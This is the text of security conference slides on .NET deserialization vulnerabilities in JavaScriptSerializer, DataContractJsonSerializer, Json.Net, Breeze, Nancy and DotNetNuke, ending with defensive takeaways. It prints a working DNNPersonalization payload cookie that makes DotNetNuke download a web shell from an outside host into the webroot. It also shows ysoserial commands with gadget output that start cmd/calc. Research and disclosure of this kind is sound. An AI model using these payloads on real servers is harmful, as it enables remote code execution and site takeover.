- Example:
 - KalikoCMS
 - CVE-2017-10712

JavaScriptSerializer

- **System.Web.Script.Serialization.JavaScriptSerializer**
- By default, it will not include type discriminator information
 - Type Resolver can be used to include this information.



```
JavaScriptSerializer sr = new JavaScriptSerializer(new SimpleTypeResolver());  
string reqdInfo = apiService.authenticateRequest();  
reqdDetails det = (reqdDetails)(sr.Deserialize<reqdDetails>(reqdInfo));
```



- Weak Type control: post-deserialization cast operation
- During deserialization, it will call:
 - Setters
- It can be used securely as long as a type resolver is not used or the type resolver is configured to whitelist valid types.



DataContractJsonSerializer

- **System.Runtime.Serialization.Json.DataContractJsonSerializer**
- Performs a strict type graph inspection and whitelist creation.
- However, we found that if the attacker can control the expected type used to configure the deserializer, they will be able to gain code execution. Eg:



```
var typename = cookie["typename"];  
...  
var serializer = new DataContractJsonSerializer(Type.GetType(typename));  
var obj = serializer.ReadObject(ms);
```



- Invokes:
 - Setters
 - Serialization Constructors
- Can be used securely as long as the expected type cannot be controlled by users.



Json.Net

- It does not include Type discriminators unless `TypeNameHandling` setting other than `None` is used
- Performs an inspection of Expected Type's Object Graph



```
public class Message {  
    [JsonProperty(TypeNameHandling = TypeNameHandling.All)]  
    public object Body { get; set; }  
}
```



- Invokes:
 - Setters
 - Serialization callbacks
 - Type Converters
- Use `SerializationBinder` to whitelist Types if `TypeNameHandling` is required



Demo 1: Breeze (CVE-2017-9424)

Breeze

ideablade

HOME

BREEZE JS

BREEZE #

BLOG

COMMUNITY

SUPPORT

Rich data for JavaScript apps is a **Breeze**



Client Caching

Cache queried, new, and changed data on the client for a responsive UI.



Track Changes

Track changes, raise events, and validate using metadata and rules you write.



Rich queries

Query the server and client cache with filters, ordering, paging, and projections.



Mobile

Enable great mobile experiences that execute natively on any device.

Fixed in Breeze 1.6.5 onwards

Serializer Settings

```
50     protected virtual JsonSerializerSettings CreateJsonSerializerSettings() {
51
52         var jsonSerializerSettings = new JsonSerializerSettings() {
53             NullValueHandling = NullValueHandling.Include,
54             PreserveReferencesHandling = PreserveReferencesHandling.Objects,
55             ReferenceLoopHandling = ReferenceLoopHandling.Ignore,
56             TypeNameHandling = TypeNameHandling.Objects,
57             TypeNameAssemblyFormat = FormatterAssemblyStyle.Simple,
58         };
```


<https://github.com/Breeze/breeze.server.net/blob/bda6d979437d7a3430be8872fea182c3cb04c97c/AspNet/Breeze.ContextProvider/BreezeConfig.cs>

Unsafe Deserialization & Entrypoint

```
56     protected void InitializeSaveState(JObject saveBundle)
57     {
58         JsonSerializer = CreateJsonSerializer();
59
60         var dynSaveBundle = (dynamic)saveBundle;
61         var entitiesArray = (JArray)dynSaveBundle.entities;
62         var dynSaveOptions = dynSaveBundle.saveOptions;
63         SaveOptions = (SaveOptions)JsonSerializer.Deserialize(new JTokenReader(dynSaveOptions), typeof(SaveOptions));
64         SaveWorkState = new SaveWorkState(this, entitiesArray);
65     }

357     public class SaveOptions {
358         public bool AllowConcurrentSaves { get; set; }
359         public Object Tag { get; set; }
360     }
```

<https://github.com/Breeze/breeze.server.net/blob/master/AspNet/Breeze.ContextProvider/ContextProvider.cs>



Generalizing the Attacks



Attacking all the deserializers

- During unmarshaling, objects will need to be created and populated which normally mean calling setters or deserialization constructors.
- Arbitrary Code Execution Requirements:
 1. Attacker can control type to be instantiated upon deserialization
 2. Methods are called on the reconstructed objects
 3. Gadget space is big enough to find types we can chain to get RCE
- We can use our setter gadgets to attack most formats 😊



Examples

- FsPickler (xml/binary)
 - A fast, multi-format messaging serializer for .NET
 - Includes arbitrary Type discriminators
 - Invokes setters and `ISerializable` constructor and callbacks
 - Object Graph Inspection
- SharpSerializer
 - XML and binary serialization for .NET and Silverlight
 - Includes arbitrary Type discriminators
 - Invokes setters
 - No type control other than post-deserialization cast
- Wire/Hyperion
 - A high performance polymorphic serializer for the .NET framework used by Akka.NET
 - JSON.NET with `TypeNameHandling = All` or custom binary one
 - Includes Type discriminators and invokes setters and `ISerializable` constructor and callbacks



Beware of rolling your own format

- Nancy

- Custom JSON parser replacing BinaryFormatter (Pre-released 2.x) to make it compatible with .NET Core first versions

```
{ "RandomBytes": [60,142,24,76,245,9,202,183,56,252], "CreateDate":  
"2017-04-  
03T10:42:16.7481461Z", "Hmac": [3,17,70,188,166,30,66,0,63,186,44,2  
13,201,164,3,19,56,139,78,159,170,193,192,183,242,187,170,221,140  
,46,24,197], "TypeObject": "Nancy.Security.CsrfToken, Nancy,  
Version=2.0.0.0, Culture=neutral, PublicKeyToken=null" }
```

- DotNetNuke CMS (DNN Platform)

- Wraps XmlSerializer around a custom XML format which includes the type to be used to create the XmlSerializer
- This deserves a slide on its own ☺



Overcoming XmlSerializer constraints

- Types with interface members cannot be serialized

- System.Windows.Data.ObjectDataProvider is XmlSerializer friendly ☺
- System.Diagnostics.Process has Interface members ☹ ... use any other Type!
 - XamlReader.Load(String) -> RCE
 - ObjectStateFormatter.Deserialize(String) -> RCE
 - DotNetNuke.Common.Utilities.FileSystemUtils.PullFile(String) -> WebShell
 - DotNetNuke.Common.Utilities.FileSystemUtils.WriteFile(String) -> Read files


- Runtime Types needs to be known at serializer construction time

- ObjectDataProvider contains an System.Object member (unknown runtime Type)
- Use a parametrized Type to “teach” XmlSerializer about runtime types. Eg:

```
System.Data.Services.Internal.ExpandedWrapper`2[  
[PUT_RUNTIME_TYPE_1_HERE], [PUT_RUNTIME_TYPE_2_HERE]  
, System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
```



Demo 3: DotNetNuke (CVE-2017-9822)



Source

```
56     if (userId > Null.NullInteger)
57     {
58         var cacheKey = string.Format(DataCache.UserPersonalizationCacheKey, portalId, userId);
59         profileData = CBO.GetCachedObject<string>(new CacheItemArgs(cacheKey, DataCache.UserPersonalizationCacheTimeout,
60             DataCache.UserPersonalizationCachePriority, portalId, userId), GetCachedUserPersonalizationCallback);
61     }
62     else
63     {
64         //Anon User - so try and use cookie.
65         HttpContext context = HttpContext.Current;
66         if (context != null && context.Request.Cookies["DNNPersonalization"] != null)
67         {
68             profileData = context.Request.Cookies["DNNPersonalization"].Value;
69         }
70     }
71     personalization.Profile = string.IsNullOrEmpty(profileData)
72         ? new Hashtable() : Globals.DeserializeHashTableXml(profileData);
```

Processed, for example, when
accessing a 404 error page

Sink

```
192         var xmlDoc = new XmlDocument();
193         xmlDoc.LoadXml(xmlSource);
194
195         foreach (XmlElement xmlItem in xmlDoc.SelectNodes(rootname + "/item"))
196         {
197             string key = xmlItem.GetAttribute("key");
198             string typeName = xmlItem.GetAttribute("type");
199
200             //Create the XmlSerializer
201             var xser = new XmlSerializer(Type.GetType(typeName));
202
203             //A reader is needed to read the XML document.
204             var reader = new XmlTextReader(new StringReader(xmlItem.InnerXml));
205
206             //Use the Deserialize method to restore the object's state, and store it
207             //in the Hashtable
208             hashTable.Add(key, xser.Deserialize(reader));
```


<https://github.com/dnnsoftware/Dnn.Platform/blob/a142594a0c18a589cb5fb913a022eebe34549a8f/DNN%20Platform/Library/Common/Utilities/XmlUtils.cs#L201>

DNNPersonalization Regular Cookie

```
<profile>
  <item key="85:AllCreditors" type="System.Boolean, mscorlib, Version=4.0.0.0,
  Culture=neutral, PublicKeyToken=b77a5c561934e089">
    <boolean>false</boolean>
  </item>
</profile>
```

DNNPersonalization Payload Cookie

```
<profile>
  <item key="name:key1"
type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.FileSystemUtils],[System.Windows.Data.ObjectDataProvider], PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089">
    <ExpandedWrapperOfFileSystemUtilsObjectDataProvider>
      <ExpandedElement />
      <ProjectedProperty0>
        <MethodName>PullFile</MethodName>
        <MethodParameters>
          <anyType xsi:type="xsd:string">http://ctf.pwntester.com/shell.aspx</anyType>
          <anyType xsi:type="xsd:string">C:\inetpub\wwwroot\dotnetnuke\shell.aspx</anyType>
        </MethodParameters>
        <ObjectInstance xsi:type="FileSystemUtils"></ObjectInstance>
      </ProjectedProperty0>
    </ExpandedWrapperOfFileSystemUtilsObjectDataProvider>
  </item>
</profile>
```





Wrap-Up

Main Takeaways

- **Do not deserialize untrusted data!**
- ... no, seriously, do not deserialize untrusted data!
- ... ok, if you really need to:
 - Make sure to evaluate the security of the chosen library
 - Avoid libraries without strict Type control
 - Type discriminators are necessary but not sufficient condition
 - Never use user-controlled data to define the deserializer expected Type
 - Do not roll your own format

100

```
$ ./ysoserial.exe -f Json.Net -g ObjectDataProvider -o raw -c "calc" -t  
{  
    'Type': 'System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral,  
    'MethodName': 'Start',  
    'MethodParameters': {  
        '$Type': 'System.Collections.ArrayList, mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089',  
        '$values': ['cmd', '/ccalc']  
    },  
    'ObjectInstance': {'$Type': 'System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089'}  
}  
  
$ ./ysoserial.exe -f BinaryFormatter -g PSObject -o base64 -c "calc" -t  
AAEEAAD/////AQAAAAAAAAAMAgAAAF9TeXN0ZW0uTWFuYWdlbWVudC5BdXRvbWF0aw9uLFBWZXJzaW9uPTMuMC4wLjAsIENlbHRlcU9mbm
```



Thank you.

 alvaro.munoz@microfocus.com

 [@pwntester](https://twitter.com/pwntester)

BlackHat Whitepaper (PDF)

